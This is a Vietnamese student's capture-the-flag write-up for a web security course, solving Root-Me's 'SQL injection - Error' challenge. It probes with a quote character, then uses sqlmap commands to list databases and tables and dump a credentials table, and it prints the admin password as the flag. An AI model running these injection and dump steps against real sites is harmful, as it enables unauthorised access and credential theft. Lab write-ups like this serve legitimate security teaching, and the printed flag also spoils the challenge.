BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN


Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*


Challenge 7: SQL injection - Error (level medium)

Link challenge: https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-Error


- Thử thách yêu cầu ta lấy mật khẩu của admin



- Truy cập vào thử thách, ta được trang web gồm 2 tab là Authentication và Contents.





- Ở tab Authentication thực hiện việc login với account là admin'-- password là 1 thì chỉ xuất hiện dòng **login failed**



- Ở tab Contents ta thử thêm ký tự ' ở cuối URL để kiểm tra thì phát hiện ra lỗi

- Vậy ta có thể khai thác sqli tại đây được. Sử dụng sqlmap để khai thác với url với đối số -u (tham khảo về sqlmap [sql-injection-sqli-sqlmap]).
- Ta dùng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" –dbs** để khai thác. Trong đó sử dụng đối số --dbs để lấy dữ liệu từ database





- Chờ khoảng 30s ta thu được kết quả, có 3 database trả về là **information_chema**, **pg_catalog** và **public**. Ở đây thì ta chỉ cần đến database public.
- Tiếp theo ta thực hiện lấy các tables trên database này bằng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" -D public –tables**. Trong đó đối số --table dùng để lấy tên các bảng, -D public để chỉ định lấy kết quả trong database public


```
[08:18:52] [INFO] the back-end DBMS is PostgreSQL
web application technology: PHP, Nginx
back-end DBMS: PostgreSQL
[08:18:52] [INFO] fetching tables for database: 'public'
[08:18:52] [INFO] retrieved: 'm3mbr35t4bl3'
[08:18:53] [INFO] retrieved: 'contents'
Database: public
[2 tables]
+-------------+
| contents    |
| m3mbr35t4bl3 |
+-------------+

[08:18:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sql
map/output/challenge01.root-me.org'
[08:18:53] [WARNING] your sqlmap version is outdated

[*] ending @ 08:18:53 /2022-04-09/
```

- Ta tìm được 1 bảng là **3mbr35t4bl3**
- Cuối cùng ta sử dụng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" -D public -T m3mbr35t4bl3 --dump** để lấy toàn bộ dữ liệu trong bảng này. Trong đó sau đối số -T là tên bảng cần lấy data, --dump để lấy toàn bộ dữ liệu từ bản này.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=
ASC" -D public -T m3mbr35t4bl3 --dump

                        {1.5.10#stable}
                        https://sqlmap.org
```

```
Database: public
Table: m3mbr35t4bl3
[1 entry]
+----+-------------------+-------------------------+---------------+
| id | em41l_c0l         | p455w0rd_c0l            | us3rn4m3_c0l  |
+----+-------------------+-------------------------+---------------+
| 1  | admin@localhost   | 1a2BdKT5DIx3qxQN3UaC    | admin         |
+----+-------------------+-------------------------+---------------+

[08:20:02] [INFO] table 'public.m3mbr35t4bl3' dumped to CSV file '/home/kali/.local/sh
are/sqlmap/output/challenge01.root-me.org/dump/public/m3mbr35t4bl3.csv'
[08:20:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sql
map/output/challenge01.root-me.org'
[08:20:02] [WARNING] your sqlmap version is outdated

[*] ending @ 08:20:02 /2022-04-09/
```

- Dựa vào kết quả ta tìm được 1 hàng có dữ liệu liên quan đến admin, và có password là 1a2BdKT5DIx3qxQN3UaC
- Nộp password vừa tìm được và ta thành công vượt qua thử thách



FLAG: 1a2BdKT5DIx3qxQN3UaC